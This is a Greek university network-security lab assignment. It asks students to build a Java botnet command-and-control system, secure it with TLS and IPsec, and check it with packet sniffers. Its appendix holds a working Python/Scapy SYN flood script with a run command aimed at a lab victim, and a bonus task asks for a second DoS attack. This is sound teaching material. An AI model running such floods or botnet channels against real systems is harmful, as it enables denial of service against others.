ΠΑΝΕΠΙΣΤΗΜΙΟ ΑΙΓΑΙΟΥ
ΣΧΟΛΗ ΘΕΤΙΚΩΝ ΕΠΙΣΤΗΜΩΝ
ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΑΚΩΝ ΚΑΙ ΕΠΙΚΟΙΝΩΝΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ
ΠΡΟΓΡΑΜΜΑ ΜΕΤΑΠΤΥΧΙΑΚΩΝ ΣΠΟΥΔΩΝ
ΚΑΤΕΥΘΥΝΣΗ: Ασφάλεια Πληροφοριακών και Επικοινωνιακών Συστημάτων
Διδάσκων: Επίκουρος Καθηγητής Γεώργιος Καμπουράκης
Εργαστηριακός Συνεργάτης: Μάριος Αναγνωστόπουλος (ΥΔ), Δημήτρης Παπαμαρτζιβάνος (ΥΔ)

Ασφάλεια Δικτύων Υπολογιστών

και Τεχνολογίες Προστασίας της Ιδιωτικότητας

1η Εργαστηριακή Άσκηση

Οκτώβριος 2015

ΑΣΚΗΣΗ 1

ΔΗΜΙΟΥΡΓΙΑ ΑΣΦΑΛΟΥΣ ΔΙΑΥΛΟΥ ΔΙΑΧΕΙΡΙΣΗΣ BOTNET (C&C) ΜΕ ΧΡΗΣΗ IPSEC & TLS/SSL ΠΡΩΤΟΚΟΛΛΩΝ


Περιγραφή

Η δικτυακή κίνηση των δεδομένων γίνεται μέσα από κανάλια επικοινωνίας που εξ ορισμού δεν προσφέρουν προστασία των δεδομένων που μεταδίδονται. Έτσι λοιπόν, όταν απαιτείται η ανταλλαγή εμπιστευτικών δεδομένων σε κρίσιμες εφαρμογές, τα κανάλια αυτά πρέπει να μετατραπούν σε ασφαλή με τη χρήση κατάλληλων κρυπτογραφικών τεχνικών. Δύο από τις πλέον διαδεδομένες τεχνικές είναι η χρήση των πρωτοκόλλων TLSv1.2/SSLv3 στο επίπεδο μεταφοράς και IPv6/IPsec στο επίπεδο δικτύου.

Στόχος της εργασίας αυτής είναι η δημιουργία ενός ασφαλούς καναλιού επικοινωνίας, που θα προσφέρει υπηρεσίες **αμοιβαίας αυθεντικοποίησης**, **εμπιστευτικότητας** και **ακεραιότητας** με τη χρήση ψηφιακών πιστοποιητικών. Η εφαρμογή που θα πρέπει να υλοποιηθεί αφορά το δίαυλο επικοινωνίας για την διαχείριση ενός botnet (Command & Control channel).

Όπως είναι γνωστό ένα botnet είναι ένα δίκτυο από μολυσμένους υπολογιστές (bots) που ελέγχεται από έναν κακόβουλο χρήστη (botmaster/botherder). Ο botmaster μέσω του εξυπηρετητή C&C στέλνει εντολές στα bots προκειμένου να εκτελέσουν τις κακόβουλες ενέργειες του. Σήμερα τα botnets αποτελούν την σοβαρότερη απειλή για το Διαδίκτυο, καθώς χρησιμοποιούνται σε μεγάλο βαθμό για την εξαπόλυση κατανεμημένων επιθέσεων άρνησης υπηρεσίας (DDoS), την μαζική αποστολή spam μηνυμάτων κ.ά..

Όπως φαίνεται και από το παρακάτω σχήμα, το σύστημα που καλείστε να υλοποιήσετε συνίσταται από τρείς οντότητες:



Εικόνα 1: Διάταξη ενός Botnet

- **BotMaster:** Ο BotMaster μέσω κατάλληλου γραφικού περιβάλλοντος (GUI) ενημερώνεται για τα διαθέσιμα bots που είναι συνδεδεμένα στο δίκτυο και δίνει εντολές για την έναρξη και τερματισμό μιας επίθεσης μαζί με τις απαραίτητες παραμέτρους της (διεύθυνση θύματος, τύπος επίθεσης κλπ).
- **C&C Server:** Ο εξυπηρετητής C&C λειτουργεί συνεχώς και αναμένει εισερχόμενες συνδέσεις για να ενημερώνει την βάση του με προσφάτως ενεργοποιημένα bot. Σε τακτά χρονικά διαστήματα ελέγχει αν τα καταγεγραμμένα bot συνεχίζουν να λειτουργούν (alive). Τέλος, με κατάλληλα μηνύματα από τον botmaster, διαχέει σε όλο το δίκτυο τις εντολές για έναρξη και τερματισμό της επίθεσης μαζί με τις παραμέτρους της.
- **Bot:** Με την έναρξη λειτουργίας του, το κάθε bot συνδέεται στον C&C server και τον ενημερώνει ότι λειτουργεί ως bot και ότι αναμένει εντολές προκειμένου να τις εκτελέσει. Κατά τη διάρκεια της εκτέλεσης του δέχεται ερωτήματα από τον C&C για έλεγχο της λειτουργίας του και απαντά αναλόγως. Όταν λάβει εντολές για έναρξη ή λήξη μιας επίθεσης την εκτελεί σύμφωνα με τις παραμέτρους της.

Για την διασύνδεση των οντοτήτων του παραπάνω δικτύου μπορείτε να χρησιμοποιήσετε τοπικό δίκτυο και να θεωρήσετε ότι η IP διεύθυνση τους είναι γνωστή.

Η γλώσσα προγραμματισμού που θα χρησιμοποιηθεί για τη δημιουργία του γραφικού περιβάλλοντος (GUI) καθώς και την ασφαλή επικοινωνία μεταξύ των οντοτήτων του συστήματος είναι η Java. Να μη χρησιμοποιηθούν εργαλεία για την αυτόματη δημιουργία GUI (π.χ. Netbeans GUI Building).

Προκειμένου να γίνει η χρήση των πρωτοκόλλων TLS και IPSEC απαιτείται η δημιουργία *ψηφιακών πιστοποιητικών* για όλες τις οντότητες του συστήματος. Για αυτό το λόγο θα πρέπει επίσης να δημιουργηθεί μια *αρχή πιστοποίησης - certification authority CA* (self-signed), η οποία θα αναλάβει την έκδοση και υπογραφή των πιστοποιητικών των οντοτήτων του συστήματος. Για τη δημιουργία και τη διαχείριση όλων των ψηφιακών πιστοποιητικών που απαιτούνται θα πρέπει να χρησιμοποιηθεί η βιβλιοθήκη κρυπτογράφησης *OpenSSL*. Δεν απαιτείται στα πλαίσια αυτής της εφαρμογής η χρήση μηχανισμών ανάκλησης πιστοποιητικών (π.χ. CRLs). Τα ψηφιακά πιστοποιητικά που θα δημιουργήσετε θα έχουν ως στοιχεία, τα στοιχεία των μελών της ομάδας υλοποίησης.

Αρχικά, θα υλοποιήσετε το ζητούμενο σύστημα ώστε να ανταλλάσσονται τα μηνύματα χωρίς ασφάλεια. Ακολούθως θα τροποποιήσετε τον κώδικα σας για να χρησιμοποιεί το SSL/TLS πρωτόκολλο, και τέλος (για το ανασφαλές σύστημα) θα τροποποιήσετε τους υπολογιστές σας για να υποστηρίζουν IPSec.

Σε κάθε φάση υλοποίησης των καναλιών επικοινωνίας καλείστε να επιβεβαιώσετε την ασφάλεια της επικοινωνίας, κάνοντας χρήση κάποιου προγράμματος σύλληψης πακέτων (packet sniffer). Τέτοια προγράμματα είναι τα Wireshark. Tcpdump, Ettercap κλπ. Χρησιμοποιείστε κατάλληλα *φίλτρα* για να εμφανίστε την κίνηση που σας ενδιαφέρει. Συγκρίνετε τα αποτελέσματα σας εκτελώντας τη διαδικασία σύλληψης πακέτων χωρίς την ενεργοποίηση των πρωτοκόλλων TLS και IPSec.

Προκειμένου να υλοποιήσετε τη φάση της επίθεσης χρησιμοποιήστε και εκτελέστε από κάθε συνδεδεμένο bot το script (γραμμένο σε Python/Scapy [11]) που παρατίθεται στο τεχνικό παράρτημα. Το συγκεκριμένο script εξαπολύει μια SYN flood DoS (Denial of Service) [12] επίθεση εναντίον ενός HTTP εξυπηρετητή. Για το λόγο αυτό, είναι απαραίτητο να ενεργοποιήσετε στο "θύμα" σας την HTTP υπηρεσία [13,14] και να καταγράψετε με packet sniffer τα εισερχόμενα πακέτα της επίθεσης.

Τέλος, θα πρέπει να συγκρίνετε τα δύο πρωτόκολλα που χρησιμοποιήσατε. **Με βάση την εμπειρία σας από την ενασχόληση σας με την εργασία**, συγκρίνετε τα πρωτόκολλα TLS και IPv6/IPsec, ως προς τον τρόπο και την ευκολία χρήσης τους, το επίπεδο της παρεχόμενης ασφάλειας κ.λ.π. Αποφανθείτε πότε είναι προτιμότερη η μια τεχνολογία σε σύγκριση με την άλλη.

Bonus : Εκτός από την επίθεση που περιλαμβάνεται στο τεχνικό παράρτημα (SYN Flood), μελετήστε και υλοποιήστε μια δεύτερη επίθεση άρνησης υπηρεσίας (DoS) της επιλογής σας. Τεκμηριώστε την υλοποίηση σας και επεξηγήστε τις επιπτώσεις που επιφέρει στο θύμα σας. Καταγράψτε με packet sniffer την επιτυχία της επίθεση σας. (1 μονάδα)

Η εργασία είναι ομαδική έως 3 ατόμων ανά ομάδα.

Παραδοτέα

Καθ' όλη την διάρκεια εκπόνησης της εργασίας θα πρέπει να χρησιμοποιείτε την *πλατφόρμα Gitlab* για τον διαμοιρασμό του πηγαίου κώδικα μεταξύ των μελών κάθε ομάδας και τον έλεγχο της πορείας της εργασίας σας από τους διδάσκοντες. Είναι απαραίτητο όλα τα μέλη της ομάδας να συμμετέχουν στην παραπάνω διαδικασία. **Κατά την παράδοση όλος ο πηγαίος κώδικας (εκτός από το eclass) θα πρέπει να έχει αναρτηθεί και στο Gitlab σύμφωνα με τις οδηγίες που παρουσιάστηκαν κατά την παρουσίαση.**

Η αναφορά σας θα περιέχει τα ακόλουθα:

[1] Πηγαίος κώδικας προγραμμάτων.
[2] Τεκμηρίωση προγραμμάτων και επεξήγηση τυχόν δικών σας παραδοχών.
[3] Εκτελέσιμα προγράμματα (project Netbeans κτλ)
[4] Στιγμιότυπα εκτέλεσης προγράμματος (screenshots)
[5] Περιγραφή και τρόπος δημιουργίας πιστοποιητικών
[6] Ψηφιακά Πιστοποιητικά
[7] Ανάλυση των αποτελεσμάτων χρήσης του εργαλείου σύλληψης πακέτων (sniffer) και ενδεικτικά στιγμιότυπα εκτέλεσης (screenshots). Επεξήγηση των φίλτρων που χρησιμοποιήθηκαν.
[8] Περιγραφή των τροποποιήσεων του συστήματος για την χρήση του πρωτοκόλλου IPsec
[9] Σύγκριση των τεχνολογιών TLS/SSL και IPv6/IPsec

Η εργασία πρέπει να παραδοθεί μέχρι τις **08/11** μέσω της πλατφόρμας ηλεκτρονικής μάθησης **e-class**. Το τελικό παραδοτέο πρέπει να είναι αρχείο .zip (ή .rar) με όνομα ΑριθμόςΜητρώου1_ΑριθμόςΜητρώου2_ΑριθμόςΜητρώου3_Lab01.zip (π.χ. icsd12001_icsd12002_icsd12003_Lab01.zip), του κάθε μέλους της ομάδας.

Συμπληρωματική βιβλιογραφία

[1]	Pravir Chandra, Matt Messier, John Viega, "Network Security with OpenSSL", O'Reilly, 2002 .
[2]	OpenSSL Project www.openssl.org
[3]	T. Dierks and E. Rescorla, RFC 5246: The Transport Layer Security (TLS) Protocol Version 1.2", *IETF*, August 2008, http://tools.ietf.org/html/rfc5246
[4]	S. Deering and R. Hinden, RFC2460: Internet Protocol, Version 6 (IPv6) Specification, *IETF*, December 1998, http://www.ietf.org/rfc/rfc2460.txt
[5]	IPsec Working Group, *IETF*, http://datatracker.ietf.org/wg/ipsec/charter/
[6]	Setting Up and Using Secure IP (IPsec), The SCO Group, June 2005, http://osr600doc.sco.com/en/NET_ipsec/ipsec_top.html
[7]	Step-by-Step Guide to Internet Protocol Security (IPSec), Microsoft TechNet, February 2000, http://technet.microsoft.com/en-us/library/bb742429.aspx
[8]	Wireshark, http://www.wireshark.org/
[9]	TCPdump/libcap, http://www.tcpdump.org/
[10]	Ettercap, http://ettercap.sourceforge.net/
[11]	Python & Scapy Download and Install in Windows, http://www.secdev.org/projects/scapy/doc/installation.html
[12]	SYN Flood, https://en.wikipedia.org/wiki/SYN_flood
[13]	Installing IIS 7 on Windows Vista and Windows 7, http://www.iis.net/learn/install/installing-iis-7/installing-iis-on-windows-vista-and-windows-7
[14]	Apache HTTP Server, http://httpd.apache.org/

Τεχνικό Παράρτημα

Το Scapy είναι ένα εργαλείο γραμμένο σε γλώσσα προγραμματισμού Python που επιτρέπει την δημιουργία και διαχείριση πακέτων σε χαμηλό επίπεδο. Το πλεονέκτημα του έναντι της χρήσης απλών socket είναι ότι δίνει τη δυνατότητα να μεταβάλλουμε τις τιμές στα πεδία των επικεφαλίδων των πακέτων (IP, TCP, UDP). Δουλεύει μόνο για τις εκδόσεις Python 2.X.

Python Script για εξαπόλυση SYN Flood DoS

```
# Filename : SYNFlood.py
#!/usr/bin/python

import sys
from scapy.all import *

target_ip = sys.argv[1]    # the ip of the victim machine
target_port = sys.argv[2]  # the port of the victim machine


while (1==1):
        p=IP(dst=target_ip,id=1111,ttl=99)/TCP(sport=RandShort(),
                dport=int(target_port) ,seq=12345,ack=1000,window=1000,flags="S")
        send(p, verbose=0, count=100)
```

Εκτέλεση :
>>python SYNFlood.py 192.168.1.5 80